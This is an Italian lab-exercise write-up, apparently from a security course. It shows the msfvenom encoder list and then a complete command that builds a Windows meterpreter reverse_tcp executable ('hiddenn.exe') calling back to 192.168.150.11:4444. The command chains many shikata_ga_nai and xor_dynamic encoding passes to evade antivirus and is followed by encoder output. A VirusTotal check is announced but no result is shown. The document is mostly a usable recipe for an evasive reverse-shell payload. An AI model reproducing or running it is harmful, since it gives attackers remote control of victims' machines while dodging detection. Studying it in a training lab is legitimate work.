## **ESERCIZIO DEL 07/10/2024**


1. Con msfconsole cerco un payload da modificare

## 2. Prima di utilizzare msfvenom verifico i tipi di encoder che posso utilizzare

```
-(kali⊕kali)-[~]
└$ msfvenom —list encoders
Framework Encoders [ -- encoder <value>]
                                             Description
   Name
                                  Rank
   cmd/base64
                                             Base64 Command Encoder
                                   good
                                              Bash Brace Expansion Command Encoder
   cmd/brace
                                   low
                                  good
   cmd/echo
                                              Echo Command Encoder
   cmd/generic_sh
                                  manual
                                             Generic Shell Variable Substitution Command Encoder
    cmd/ifs
                                              Bourne ${IFS} Substitution Command Encoder
   cmd/perl
                                  normal
                                              Perl Command Encoder
   cmd/powershell_base64
                                  excellent Powershell Base64 Command Encoder
   cmd/printf_php_mq
                                  manual
                                              printf(1) via PHP magic_quotes Utility Command Encoder
                                              The EICAR Encoder
    generic/eicar
                                  manual
   generic/none
                                              The "none" Encoder
                                  normal
                                             Byte XORi Encoder
   mipsbe/byte_xori
                                  normal
   mipsbe/longxor
                                  normal
                                              XOR Encoder
                                              Byte XORi Encoder
   mipsle/byte_xori
                                  normal
   mipsle/longxor
                                  normal
                                              XOR Encoder
   php/base64
                                  great
                                              PHP Base64 Encoder
    ppc/longxor
                                  normal
                                              PPC LongXOR Encoder
   ppc/longxor_tag
                                              PPC LongXOR Encoder
                                  normal
                                              Ruby Base64 Encoder
    ruby/base64
                                  great
    sparc/longxor_tag
                                  normal
                                              SPARC DWORD XOR Encoder
   x64/xor
                                  normal
                                              XOR Encoder
                                              Hostname-based Context Keyed Payload Encoder
    x64/xor_context
                                  normal
   x64/xor_dynamic
x64/zutto_dekiru
                                  normal
                                              Dynamic key XOR Encoder
                                  manual
                                              Zutto Dekiru
                                              Add/Sub Encoder
    x86/add_sub
                                  manual
    x86/alpha_mixed
                                              Alpha2 Alphanumeric Mixedcase Encoder
                                  low
    x86/alpha_upper
                                              Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower manual
                                              Avoid underscore/tolower
    x86/avoid_utf8_tolower
                                  manual
                                              Avoid UTF8/tolower
    x86/bloxor
                                  manual
                                              BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot
                                              BMP Polyglot
                                  manual
    x86/call4_dword_xor
                                              Call+4 Dword XOR Encoder
                                  normal
                                              CPUID-based Context Keyed Payload Encoder
    x86/context_cpuid
                                  manual
                                              stat(2)-based Context Keyed Payload Encoder
    x86/context_stat
                                  manual
   x86/context_time
                                              time(2)-based Context Keyed Payload Encoder
                                  manual
    x86/countdown
                                  normal
                                              Single-byte XOR Countdown Encoder
   x86/fnstenv_mov
x86/jmp_call_additive
                                  normal
                                              Variable-length Fnstenv/mov Dword XOR Encoder
                                              Jump/Call XOR Additive Feedback Encoder
                                  normal
    x86/nonalpha
                                              Non-Alpha Encoder
                                   low
                                              Non-Upper Encoder
    x86/nonupper
                                  1 ow
    x86/opt_sub
                                  manual
                                              Sub Encoder (optimised)
   x86/service
                                              Register Service
                                  manual
                                             Polymorphic XOR Additive Feedback Encoder
    x86/shikata_ga_nai
                                  excellent
    x86/single_static_bit
                                  manual
                                              Single Static Bit
                                              Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_mixed
                                  manual
    x86/unicode_upper
                                              Alpha2 Alphanumeric Unicode Uppercase Encoder
                                  manual
```

3. Preparo il virus polimorfo attraverso msfvenom e cerco l eseguibile alla fine del processo:

```
👆 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.150.11 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x
 tform windows -e x86/xor_dynamic -i 350 f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 450 -f exe -o hiddenn.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 150 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
 x86/shikata_ga_nai succeeded with size 705 (iteration=12)
```



4. Ora eseguo un analisi si VirusTotal e verifico il punteggio otteuto:

